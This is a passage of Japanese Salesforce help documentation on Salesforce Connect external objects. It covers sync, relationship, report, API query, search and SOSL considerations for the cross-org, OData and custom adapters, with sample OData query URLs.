- 各組織は、最大 100 個の外部オブジェクトを設定できます。同期によって組織のこの制限を超える場合は、同期に失敗します。
- オブジェクト名は、組織の標準オブジェクト、カスタムオブジェクト、外部オブジェクト全体で一意である必要があります。組織の既存のオブジェクトと API 名が競合する外部オブジェクトを作成しようとすると、同期に失敗します。この理由で同期に失敗した場合は、既存のオブジェクトが必要かどうかを判断してください。必要ではない場合は、そのオブジェクトを削除してから同期します。

  オブジェクトが必要な場合、同期しようとするテーブルと競合しないように、既存のオブジェクトの API 名を変更します。ただし、既存のオブジェクトが以前同期された外部オブジェクトの場合、再同期はできません。外部システムでスキーマが変更された場合は、必要に応じて、外部オブジェクトとその項目を手動で更新します。

  ヒント: 外部データソースと外部オブジェクトを Developer Edition 組織に作成することをお勧めします。作成後、管理パッケージを使用して外部データソースと外部オブジェクトを他の組織にリリースします。これにより、名前空間プレフィックスが適用され、組織内で外部オブジェクト名と他のオブジェクトとの競合が回避されます。

- 同期は 1 回のみのプロセスです。外部システムのスキーマが変更されても、変更内容は自動的に Salesforce 組織と同期されません。オブジェクトをもう一度同期して、変更内容を外部システムに反映します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 同期で作成された各外部オブジェクトでは、［リリース状況］が [開発中] に設定されます。外部オブジェクトをユーザに公開する準備ができたら、［リリース状況］を [リリース済み] に設定します。外部オブジェクトを再同期しても、リリース状況は変更されません。
- 外部オブジェクトを再同期すると、次のようになります。
  - ［表示 URL の参照項目］が [なし] に設定される。
  - カスタム項目に［名前項目］属性がある場合、その属性が削除される。［外部 ID］標準項目が、外部オブジェクトの名前項目として使用される。
- 同期によって Salesforce 組織の外部オブジェクトにリレーション項目が作成されることはありません。ただし、同期で作成されたカスタム項目のデータ型を参照関係、外部参照関係、または間接参照関係に変更できます。既存のカスタム項目のデータ型を変更する方が、手動で外部オブジェクトにリレーション項目を作成するよりも簡単で効率的です。

  たとえば、外部システムに外部キーリレーションがあるとします。関連テーブルを同期すると、外部キーを識別する外部列用のテキスト項目が組織に作成されます。組織内の外部キーリレーションを反映するには、そのテキスト項目のデータ型を外部参照関係に変更します。
- リレーション項目は、カスタム項目の一種です。そのため、外部オブジェクトのすべてのカスタム項目と同様に、リレーション項目は、外部オブジェクトの同期時に上書きできます。使用する各 Salesforce Connect アダプタの同期に関する考慮事項を参照してください。
- 外部オブジェクトのテキスト項目の場合、外部値を含めるのに十分な長さが指定されていることを確認してください。外部システムの値が外部オブジェクトの関連テキスト項目の長さに収まらない場合は、Salesforce 組織で値が切り捨てられます。テキスト項目の値を切り捨てないようにするには、外部オブジェクトのテキスト項目の長さを増やします。
- 外部オブジェクトの数値項目では、外部値の小数点の左側にあるすべての桁数を含めるのに十分な長さが指定されていることを確認してください。外部システムの数値が外部オブジェクトの関連数値項目の長さに収まらない場合、Salesforce 組織では値が空白になります。数値項目の値が空白の場合は、外部オブジェクトの数値項目の［桁数］と［小数部の桁数］を調整して、小数点の左側の桁数を増やします。外部値の小数点の右側にある桁数が、指定された小数点以下の桁数に収まらない場合は、値が切り捨てられます。

使用する各 Salesforce Connect アダプタに関する考慮事項も参照してください。

Salesforce Connect — 組織間アダプタの同期に関する考慮事項

`Salesforce Connect: Cross-Org` 型の外部データソースを検証および同期する場合、一部の動作は特殊であり、制限があります。

Salesforce Connect — OData 2.0 または 4.0 アダプタの同期に関する考慮事項

`Salesforce Connect: OData 2.0` または `Salesforce Connect: OData 4.0` 型の外部データソースを検証および同期する場合、一部の動作は特殊であり、制限があります。

Salesforce Connect — カスタムアダプタの同期に関する考慮事項

`Salesforce Connect: Custom` 型の外部データソースを検証および同期する場合、一部の動作は特殊であり、制限があります。

関連トピック:

Salesforce Connect

Salesforce Connect — すべてのアダプタの考慮事項

カスタムオブジェクトおよび外部オブジェクトのリリース状況

Salesforce Connect — 組織間アダプタの同期に関する考慮事項

`Salesforce Connect: Cross-Org` 型の外部データソースを検証および同期する場合、一部の動作は特殊であり、制限があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 同期が可能なオブジェクトと項目は、外部データソース定義でログイン情報が定義されているプロバイダ組織のユーザのオブジェクト権限と項目権限によって決まります。「Salesforce Connect — 組織間アダプタの外部データへのユーザアクセス」 (ページ 6084)を参照してください。
- 同期できるのはクエリ可能なオブジェクトのみです。
- API 名が 38 文字を超えるオブジェクトは同期できません。外部オブジェクトの名前は、自動的に追加される `__x` サフィックスを含めて40 文字以下にする必要があります。「Salesforce Connect — 組織間アダプタの外部オブジェクトおよびカスタム項目の API 名」 (ページ 6082)を参照してください。
- 次の項目種別は同期できません。
  - 自動採番
  - 暗号化されたテキスト
  - リッチテキストエリア
- 外部データソースの検索が有効になっていると、同期によって常に外部オブジェクトの検索が有効になります (その逆もあります)。
- 階層、参照、主従関係項目は同期されます。ただし、登録者組織ではこれらの値はレコード名ではなく ID として表示されます。

  たとえば、取引先オブジェクトを同期するとします。プロバイダ組織で Acme Wireless 取引先を参照した場合、[取引先 所有者] (`Account.OwnerId`) 項目の値は「John Smith」と表示されます。登録者組織で同等の取引先を参照した場合、(`Account__x.OwnerId__c`) 項目の値は「005B00000019eaplAA」と表示されます。
- 登録者組織で同期された項目の名前と表示ラベルは、プロバイダ組織の項目の表示ラベル名ではなく API 名から取得されます。たとえば、プロバイダ組織の取引先オブジェクトに [取引先 所有者] (`OwnerId`) 標準項目があるとします。取引先オブジェクトを同期すると、登録者組織の `Account__x.OwnerId__c` 項目の表示ラベルは「Owner ID」、名前は「OwnerId」となります。

重要: 同期するプロバイダ組織オブジェクトを選択するとき、[同期済み] 列にチェックマークが表示されるかどうかを確認します。

[同期済み] チェックマークが表示される場合は、オブジェクト名 (`Account__x` など) がプロバイダ組織のオブジェクト (`Account` など) と関連付けられている外部オブジェクトが登録者組織に存在します。オブジェクトを選択して [同期] をクリックすると、次の処理が行われます。

- 外部オブジェクトが上書きされます。
- 外部オブジェクトのカスタム項目の API 名 (`Email_c__c` など) がプロバイダ組織の項目 (`Email__c` など) と関連付けられている場合は、そのカスタム項目が上書きされます。
- 外部オブジェクトの次を含むその他のカスタム項目は、そのままになります。
  - 以前に同期され、API 名が [項目名] 値の編集によって変更されたカスタム項目。
  - 手動で追加された、API 名がプロバイダ組織のオブジェクトの項目と関連付けられていないカスタム項目。

[同期済み] チェックマークが表示されない場合にオブジェクトを同期すると、新しい外部オブジェクトが登録者組織に作成されます。

たとえば、オブジェクト名がプロバイダ組織で変更され、登録者組織の外部オブジェクトのオブジェクト名に関連付けられなくなったとします。そのオブジェクトを同期すると、登録者組織で新しい外部オブジェクトが作成されます。オブジェクトを同期する前に、プロバイダ組織で更新されたオブジェクト名と一致するように既存の外部オブジェクトのオブジェクト名を変更することをお勧めします。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

- Salesforce Connect — 組織間アダプタの外部オブジェクトおよびカスタム項目の API 名
- Salesforce Connect — 組織間アダプタの登録者組織とプロバイダ組織
- Salesforce Connect — すべてのアダプタの同期に関する考慮事項
- Salesforce Connect の組織間アダプタ

Salesforce Connect — OData 2.0 または 4.0 アダプタの同期に関する考慮事項

`Salesforce Connect: OData 2.0` または `Salesforce Connect: OData 4.0` 型の外部データソースを検証および同期する場合、一部の動作は特殊であり、制限があります。

- 外部データソースの検索が有効になっていると、同期によって常に外部オブジェクトの検索が有効になります (その逆もあります)。
- サポートされている OData のデータ型の一覧は、Salesforce ヘルプの「OData のデータ型の対応付け」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

重要: 同期するテーブルを選択するとき、[同期済み] 列にチェックマークが表示されるかどうかを決定します。

[同期済み]チェックマークが表示される場合は、オブジェクト名がテーブル名と一致する外部オブジェクトが組織に存在します。テーブルを選択して [同期] をクリックすると、次のいずれかが実行されます。

- 外部オブジェクトが上書きされます。
- 外部オブジェクトのカスタム項目の API 名 (`Email__c` など) がテーブル列名 (`Email` など) と関連付けられている場合は、そのカスタム項目が上書きされます。
- 外部オブジェクトの次を含むその他のカスタム項目は、そのままになります。
  - 以前に同期され、API 名が [項目名] 値の編集によって変更されたカスタム項目。
  - 手動で追加された、API 名がテーブル列名と関連付けられていないカスタム項目。

[同期済み]チェックマークが表示されない場合にテーブルを同期すると、新しい外部オブジェクトが組織に作成されます。新しい外部オブジェクトのオブジェクト名は、テーブル名と一致します。

たとえば、外部システムでテーブル名を変更すると、外部オブジェクトの名前と一致しなくなり、そのテーブルを同期すると、新しい外部オブジェクトが Salesforce で作成されます。テーブルを同期する前に、外部システムの新しいテーブル名と一致するように既存の外部オブジェクトの名前を変更することをお勧めします。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

Salesforce Connect — すべてのアダプタの同期に関する考慮事項
Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義
Salesforce Connect の OData 2.0 または 4.0 アダプタ
OData のデータ型の対応付け

Salesforce Connect — カスタムアダプタの同期に関する考慮事項

`Salesforce Connect: Custom` 型の外部データソースを検証および同期する場合、一部の動作は特殊であり、制限があります。

- 外部データソースの検索が有効になっていると、同期によって常に外部オブジェクトの検索が有効になります (その逆もあります)。Salesforce Connect: カスタム型の外部データソースの場合、カスタムアダプタの `DataSource.Provider` クラスで `DataSource.Capability.SEARCH` 機能を宣言すると、検索が有効になります。

重要: 同期するテーブルを選択するとき、[同期済み] 列にチェックマークが表示されるかどうかを決定します。

[同期済み] チェックマークが表示される場合は、オブジェクト名がテーブル名と一致する外部オブジェクトが組織に存在します。テーブルを選択して [同期] をクリックすると、次のいずれかが実行されます。

- 外部オブジェクトが上書きされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 外部オブジェクトのカスタム項目の API 名 (`Email__c` など) がテーブル列名 (`Email` など) と関連付けられている場合は、そのカスタム項目が上書きされます。
- 外部オブジェクトの次を含むその他のカスタム項目は、そのままになります。
  - 以前に同期され、API 名が [項目名] 値の編集によって変更されたカスタム項目。
  - 手動で追加された、API 名がテーブル列名と関連付けられていないカスタム項目。
- 外部データソースの検索が有効になっていると、同期によって常に外部オブジェクトの検索が有効になります (その逆もあります)。Salesforce Connect: カスタム型の外部データソースの場合、カスタムアダプタの `DataSource.Provider` クラスで `DataSource.Capability.SEARCH` 機能を宣言すると、検索が有効になります。

[同期済み] チェックマークが表示されない場合にテーブルを同期すると、新しい外部オブジェクトが組織に作成されます。新しい外部オブジェクトのオブジェクト名は、テーブル名と一致します。

たとえば、カスタムアダプタの `DataSource.Connection` クラスのテーブル名を変更したために、外部オブジェクトのオブジェクト名と一致しなくなったとします。そのテーブルを同期すると、Salesforce に新しい外部オブジェクトが作成されます。テーブルを同期する前に、`DataSource.Connection` クラスの新しいテーブル名と一致するように既存の外部オブジェクトのオブジェクト名を変更することをお勧めします。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

Salesforce Connect — すべてのアダプタの同期に関する考慮事項
Salesforce Connect — カスタムアダプタの外部データソースの定義
Salesforce Connect のカスタムアダプタ

Salesforce Connect — すべてのアダプタのリレーションに関する考慮事項

参照、外部参照、間接参照のリレーションの一部の動作は特殊であり、制限があります。

- 外部オブジェクトでは、参照関係、外部参照関係、および間接参照関係のみを使用できます。その他のリレーション種別はサポートされていません。
- 外部システムの可用性によっては、ユーザが親レコード詳細ページを表示するときに、子外部オブジェクトの関連リストの読み込み速度が低下することがあります。
- 外部オブジェクトが含まれるリレーションでは、ユーザが親レコードのレコード詳細ページから子レコードを作成できます。ただし、個々の新規子レコードのリレーション項目に、親レコードを識別するための値が自動的に入力されることはありません。
- 同期によって Salesforce 組織の外部オブジェクトにリレーション項目が作成されることはありません。ただし、同期で作成されたカスタム項目のデータ型を参照関係、外部参照関係、または間接参照関係に変更できます。既存のカ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

スタム項目のデータ型を変更する方が、手動で外部オブジェクトにリレーション項目を作成するよりも簡単で効率的です。

たとえば、外部システムに外部キーリレーションがあるとします。関連テーブルを同期すると、外部キーを識別する外部列用のテキスト項目が組織に作成されます。組織内の外部キーリレーションを反映するには、そのテキスト項目のデータ型を外部参照関係に変更します。

- リレーション項目は、カスタム項目の一種です。そのため、外部オブジェクトのすべてのカスタム項目と同様に、リレーション項目は、外部オブジェクトの同期時に上書きできます。使用する各 Salesforce Connect アダプタの同期に関する考慮事項を参照してください。
- カスケード削除は、外部オブジェクトリレーションでは使用できません。
- Salesforce Classic の場合のみ、外部参照関係項目および間接参照関係項目は予想される親レコード名を表示しません。
  - 外部参照項目は、親オブジェクト ID か、親オブジェクトの外部 ID 標準項目の値を表示します。デフォルトでは、親オブジェクトの外部ID標準項目の値が表示されます。ただし、親オブジェクトのカスタム項目に [名前項目] 属性がある場合、親オブジェクト ID が表示されます。
  - 間接参照項目は、親オブジェクトの対象項目の値を表示します。関連レコードを見つけるために、対象項目の値が子オブジェクトの間接参照関係項目の値と照合されます。間接参照項目が作成されるときに、`External ID` および `Unique` 属性を持つ対象項目が選択されます。
- ユーザが外部参照または間接参照関係項目を編集しようとする場合は、親レコードを選択するための参照ダイアログを使用できません。
  - 外部参照関係項目を編集するには、親レコードの `[外部 ID]` 標準項目の値を手動で入力します。
  - 間接参照関係項目を編集するには、親レコードの対象項目の値を手動で入力します。対象項目は、間接参照関係項目が作成されたときに選択された、`External ID` および `Unique` 属性を持つカスタム項目です。関連レコードを判別するために、Salesforce によって対象項目の値が子オブジェクトの間接参照関係項目の値と照合されます。
- 外部参照および間接参照のリレーションでは、親レコードが、子レコードのリレーション項目でクリック可能なリンクとして表示されます。親レコードへのアクセス権がないユーザが子レコードを表示すると、親レコードはリンクではなくプレーンテキストとしてリレーション項目に表示されます。
- ルックアップ検索条件は、外部参照関係項目では使用できません。
- 間接参照関係項目は、外部オブジェクトにのみ作成できます。
- 間接参照関係で親オブジェクトとして使用できるのは、`External ID` および `Unique` 属性を含むカスタム項目があるオブジェクトのみです。間接参照関係項目を作成するときに目的のオブジェクトが表示されない場合は、一意のカスタム外部 ID 項目をそのオブジェクトに追加します。
- 外部システムが、指定した [外部列の名前] 項目で大文字と小文字を区別する値を使用している場合、親オブジェクトの項目でも大文字と小文字を区別することを確認します。親オブジェクトのカスタム項目を定

義する場合、[外部 ID]、[一意の]、および [「ABC」と「abc」を別の値として扱う (大文字と小文字を区別する)] を選択します。

関連トピック:

外部オブジェクトリレーション

Salesforce Connect — すべてのアダプタの同期に関する考慮事項

Salesforce Connect

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — すべてのアダプタのレポートに関する考慮事項

外部オブジェクトを含むレポートには特殊な動作と制限が適用されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- ネットワーク遅延と外部システムの可用性によっては、外部オブジェクトを含むレポートの実行に時間がかかることがあります。
- レポートを実行すると、組織によってレポートの外部オブジェクトごとにコールアウト要求が実行されます。
- 結合形式のレポートを実行すると、組織によってブロックごとに個別のコールアウト要求が実行されます。
- レポートコールアウトの URL の長さが 2 KB にほぼ等しいか超えた場合、組織によって要求が複数の HTTP コールに分割され、各 URL が 2 KB 未満になります。
- レポートに外部オブジェクトが含まれる場合、レポートにより主オブジェクトのレコードが 2,000 個まで取得されます。この制限は、主オブジェクトが標準オブジェクト、カスタムオブジェクト、または外部オブジェクトであるかに関係なく適用されます。
  - レポートに子オブジェクトがない場合、合計行数は 2,000 以下です。
  - レポートに子オブジェクトがある場合、取得される子レコードの数に応じて、合計行数は 2,000 より大きくなるか小さくなる可能性があります。
- これは外部オブジェクトのすべてのコールアウトに当てはまるため、レポートコールアウトは使用中の Salesforce Connect アダプタによって制限されます。

Salesforce Connect アダプタ	説明	コールアウト制限がわかる場所
組織間	Force.com REST API を使用して他の Salesforce 組織に保存されているデータにアクセスします。	コールアウト制限はありません。ただし、コールアウトするたびにプロバイダ組織の API 使用制限にカウントされます。 *Salesforce ヘルプ*: Salesforce Connect — 組織間アダプタの API 使用に関する考慮事項 *Salesforce の制限クイックリファレンスガイド*: API 要求の制限

Salesforce Connect アダプタ	説明	コールアウト制限がわかる場所
OData 2.0 OData 4.0	Open Data Protocol を使用して Salesforce 外に保存されているデータにアクセスします。外部データは、OData プロデューサ経由で公開されている必要があります。	*Salesforce ヘルプ*: Salesforce Connect — OData 2.0 および 4.0 アダプタの一般的な制限
Apex で作成されたカスタムアダプタ	利用可能な他のアダプタがニーズに適さない場合は、Apex Connector Framework を使用して独自のカスタムアダプタを開発できます。 カスタムアダプタは、どこからでもデータを取得できます。たとえば、コールアウトを介してインターネットのどこからでも取得できるデータや、プログラムで操作や生成さえできるデータもあります。	*Apex 開発者ガイド*: コールアウトの制限事項 *Apex 開発者ガイド*: 実行ガバナと制限

- 大きな外部データセットの場合、レポートコールアウトは通常、外部データのサブセットにのみアクセスします。
  - 生成されるレポートの行がわずかであるかまったくない場合、より多くの関連する外部オブジェクト行を取得するようにレポートをカスタマイズしてください。
  - レポートに集計項目と数式が含まれる場合、それらの集計値はデータのサブセットのみを反映する可能性があります。集計値の精度を改善するには、関連性の高いデータを取得するようにレポートをカスタマイズしてみてください。
- 外部オブジェクトの関連付けられている外部データソースでは、[高データボリューム] オプションを選択解除する必要があります。この要件は、Salesforce Connect の組織間アダプタには適用されません。
- クロス条件では、外部参照関係をサポートしていません。外部参照関係は、子の標準、カスタム、または外部オブジェクトを親の外部オブジェクトにリンクします。
- 以下のレポート機能は、外部オブジェクトでは使用できません。
  - バケットとバケット項目
  - 履歴トレンドレポート
- レポートは、参照関係、外部参照関係、および間接参照関係項目によって外部オブジェクトを含めたり参照したりできます。これらの関係項目が Salesforce ID でも親オブジェクトの名前項目でもない場合、レポートはこれらの関係項目に空の値のみを返します。

関連トピック:

レポートのトラブルシューティング

外部オブジェクトリレーション

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — すべてのアダプタのレコードフィードに関する考慮事項

外部オブジェクトの Chatter フィードの一部の動作は特殊であり、制限があります。

- 項目履歴管理は、外部オブジェクトでは使用できません。
- レコードフィードは、データ量の非常に多い外部データソースに対応付けられている Salesforce Connect 外部オブジェクトには使用できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Connect

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — すべてのアダプタの API クエリに関する考慮事項

外部データに対する `queryAll()` および `queryMore()` コールには特殊な動作と制限が適用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

`queryAll()`
Salesforce では外部データへの変更を追跡しないため、`queryAll()` コールの動作は、外部オブジェクトに対する `query()` と同じです。

`queryMore()`
外部データの Salesforce Connect クエリで、大量の結果セットがバッチやページに分割されて示されることはよくあります。外部オブジェクトをクエリするとき、Salesforce Connect は Web サービスコールアウト経由で外部データにリアルタイムにアクセスします。`queryMore()` コールを実行するたびに、Web サービスコールアウトが行われます。バッチの区切りとページサイズは、アダプタと外部データソースの設定方法に応じて異なります。

次の設定をお勧めします。

- 可能ならば、外部オブジェクトのクエリを、デフォルトのバッチサイズである 500 行よりも少ない行を返すように絞り込んでページングを避けます。バッチを取得するたびに `queryMore()` コールが必要になり、その結果、Web サービスコールアウトが行われます。
- 外部データが頻繁に変更される場合は、`queryMore()` コールの使用を避けてください。次の `queryMore()` コールまでの間に外部データが変更された場合、予期しない `QueryResult` になることがあります。

`SELECT` ステートメントの主オブジェクト(「主導」オブジェクト)が外部オブジェクトの場合、`queryMore()` は主オブジェクトのみをサポートし、サブクエリをサポートしません。

Salesforce Connect — OData 2.0 および 4.0 アダプタの API クエリに関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData アダプタを介した外部データの API クエリに影響します。

Salesforce Connect — カスタムアダプタでの API クエリの考慮事項
一部の特殊な動作と制限は、Salesforce Connect のカスタムアダプタを介した外部データの API クエリに影響します。

関連トピック:

Salesforce Connect — すべてのアダプタの SOQL に関する考慮事項
Salesforce Connect
Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタの API クエリに関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

一部の特殊な動作と制限は、Salesforce Connect の OData アダプタを介した外部データの API クエリに影響します。

デフォルトでは、Salesforce Connect の OData 2.0 および 4.0 アダプタは、クライアント駆動のページングを使用します。クライアント駆動ページングにより、OData アダプタは各 `queryMore()` コールを、`$skip` および `$top` システムクエリオプションを使用してバッチの区切りとページサイズを指定する OData クエリに変換します。これらのオプションは、`LIMIT` および `OFFSET` 句を使用した結果セットのページ処理に似ています。

外部データソースのサーバ駆動ページングを有効にすると、要求されたページサイズ (デフォルトの `queryMore()` バッチサイズの 500 行を含む) が Salesforce で無視されます。バッチは、外部システムによって返されるページで決まります。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

Salesforce Connect — すべてのアダプタの API クエリに関する考慮事項
OData クエリ文字列オプション
Salesforce Connect の OData 2.0 または 4.0 アダプタ
Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義

Salesforce Connect — カスタムアダプタでの API クエリの考慮事項

一部の特殊な動作と制限は、Salesforce Connect のカスタムアダプタを介した外部データの API クエリに影響します。

Apex Connector Framework で作成した Salesforce Connect のカスタムアダプタでは、`queryMore()` やどの種類のページングも自動的にサポートされることはありません。結果セットのページの移動に `LIMIT` および `OFFSET` 句を使用して、`queryMore()` およびクライアント駆動ページングを実装できます。

外部データソースのサーバ駆動ページングを有効にすると、要求されたページサイズ (デフォルトの `queryMore()` バッチサイズの 500 行を含む) が Salesforce で無視されます。バッチは、外部システムによって返されるページで決まります。カスタムアダプタのサーバ駆動のページングを有効にするには、`DataSource.Provider` クラスが `getCapabilities` メソッドの `QUERY_PAGINATION_SERVER_DRIVEN` 機能を宣言する必要があります。また、Apex コードで、結果の次のバッチを判断して取得するために使用するクエリトークンを生成する必要があります。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

- Salesforce Connect — すべてのアダプタの API クエリに関する考慮事項
- Salesforce Connect のカスタムアダプタ
- *Apex 開発者ガイド*

Salesforce Connect — すべてのアダプタの検索に関する考慮事項

一部の特殊な動作および制限は、外部オブジェクトの検索に影響します。

- SOSL および Salesforce 検索に外部オブジェクトを含めるには、外部オブジェクトと外部データソースの両方で検索を有効にします。ただし、同期すると外部オブジェクトの検索状況が常に上書きされて、外部データソースの検索状況と一致します。
- 検索できるのは、外部オブジェクトのテキスト、テキストエリア、およびロングテキストエリア項目のみです。外部オブジェクトに検索可能項目がない場合、そのオブジェクトに対する検索ではレコードは返されません。
- 検索クエリ文字列を意図したとおりに解釈するように外部システムを設定することをお勧めします。たとえば、検索文字列で大文字と小文字を区別しないように設定する場合などがあります。

使用する各 Salesforce Connect アダプタに関する考慮事項も参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — OData 2.0 アダプタの検索に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 2.0 アダプタを介した外部データの検索に影響します。

Salesforce Connect — OData 4.0 アダプタの検索に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 4.0 アダプタを介した外部データの検索に影響します。

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — すべてのアダプタの同期に関する考慮事項

Salesforce Connect

Salesforce Connect — OData 2.0 アダプタの検索に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 2.0 アダプタを介した外部データの検索に影響します。

外部システムには、検索クエリ文字列全体が、ハイフン (-) を除く ASCII の句読文字をすべて削除した後に大文字と小文字が区別される 1 つの句として送信されます。たとえば、ユーザが *Sales & Marketing* を検索した場合、外部システムは大文字と小文字を区別する検索クエリ文字列として「Sales Marketing」を受信します。

また、デフォルトでは、検索クエリ文字列は `$filter` システムクエリオプションの `substringof` 値として使用されます。次の例では、検索クエリ文字列は *Acme* です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

OData プロデューサのフリーテキスト検索カスタムクエリオプションを実装することをお勧めします。外部データソースの `[Salesforce 検索のカスタムクエリオプション]` 項目でそのクエリ文字列パラメータの名前を指定します。次の例では、カスタムクエリパラメータの名前は `doSearch` で、検索クエリ文字列は *Acme* です。

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

OData URI 規則についての詳細は、`www.odata.org` を参照してください。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

Salesforce Connect — すべてのアダプタの検索に関する考慮事項

OData クエリ文字列オプション

Salesforce Connect の OData 2.0 または 4.0 アダプタ

Salesforce Connect — OData 4.0 アダプタの検索に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 4.0 アダプタを介した外部データの検索に影響します。

外部システムには、検索クエリ文字列全体が、ハイフン (-) を除く ASCII の句読文字をすべて削除した後に大文字と小文字が区別される 1 つの句として送信されます。たとえば、ユーザが *Sales & Marketing* を検索した場合、外部システムは大文字と小文字を区別する検索クエリ文字列として「Sales Marketing」を受信します。

また、デフォルトでは、検索クエリ文字列は `$filter` システムクエリオプションの `contains` 値として使用されます。次の例では、検索クエリ文字列は *Acme* です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

`$search` システムクエリオプションでフリーテキスト検索式をサポートするように OData プロデューサを設定することをお勧めします。次に、外部データソースの［自由テキスト検索式を使用］を選択します。次の例では、検索クエリ文字列は *Acme* です。

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

OData URI 規則についての詳細は、`www.odata.org` を参照してください。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

- Salesforce Connect — すべてのアダプタの検索に関する考慮事項
- OData クエリ文字列オプション
- Salesforce Connect の OData 2.0 または 4.0 アダプタ

Salesforce Connect — すべてのアダプタの SOSL に関する考慮事項

一部の特殊な動作および制限は、外部データへの SOSL アクセスに影響します。

- SOSL および Salesforce 検索に外部オブジェクトを含めるには、外部オブジェクトと外部データソースの両方で検索を有効にします。ただし、同期すると外部オブジェクトの検索状況が常に上書きされて、外部データソースの検索状況と一致します。
- 検索できるのは、外部オブジェクトのテキスト、テキストエリア、およびロングテキストエリア項目のみです。外部オブジェクトに検索可能項目がない場合、そのオブジェクトに対する検索ではレコードは返されません。
- 外部オブジェクトでは、以下をサポートしていません。
  - `INCLUDES` 演算子
  - `LIKE` 演算子
  - `EXCLUDES` 演算子
  - `toLabel()` 関数
- 外部オブジェクトは、次のような Salesforce ナレッジ固有の句もサポートしていません。
  - `UPDATE TRACKING` 句
  - `UPDATE VIEWSTAT` 句
  - `WITH DATA CATEGORY` 句
- 検索結果に返すには、外部オブジェクトを `RETURNING` 句で明示的に指定する必要があります。次に例を示します。

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

使用する各 Salesforce Connect アダプタに関する考慮事項も参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — OData 2.0 アダプタの SOSL に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 2.0 アダプタを介した外部データへの SOSL アクセスに影響します。

Salesforce Connect — OData 4.0 アダプタの SOSL に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 4.0 アダプタを介した外部データへの SOSL アクセスに影響します。

Salesforce Connect — カスタムアダプタでの SOSL の考慮事項
